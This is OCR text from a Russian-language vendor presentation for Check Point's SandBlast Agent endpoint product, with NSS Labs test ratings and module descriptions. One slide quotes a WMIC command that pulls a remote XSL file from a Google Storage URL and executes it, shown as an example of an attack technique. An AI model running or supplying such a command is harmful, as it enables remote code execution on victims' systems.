
Execution through M

Process Argument

os get PBCRBTEX, QWNPJSTE, OSFKQCTI, lastbootupdate /format:"http://storage.googleapis.com/bradok/09/vv.txt#3350134"

PowerShell, WMI, MSHTA, Windows Script, …

NSS Labs Advanced Endpoint Protection Test 2020




Рейтинг «АА»

99.12% эффективность защиты

100% блокировка угроз в почте и веб

100% защита от техник обхода

0.8% ложных срабатываний



NSS LABS ENDPOINT PROTECTION

CHECK POINT SOFTWARE TECHNOLOGIES SANDBLAST AGENT V81.20.7425

Q1 2020 PRODUCT RATING AA

NSS LABS RECOMMENDED

WELCOME TO THE FUTURE OF CYBER SECURITY



Предотвращение или «маг»

Анализ или «детектив»

Реагирование или «терминатор»


Обогащение данных или «филантроп»

История событий или «бард»


Визуализация или «продюсер»

Полная цепочка кибер-атаки

Check Point SOFTWARE TECHNOLOGIES LTD




Ручной анализ не гарантирует результат




Автономный EDR определяет границы атаки

Check Point
SOFTWARE TECHNOLOGIES LTD



5 лет совершенствования алгоритмов анализа.
5 патентов

WELCOME TO THE FUTURE OF CYBER SECURITY



Предотвращение или «маг»

Анализ или «детектив»

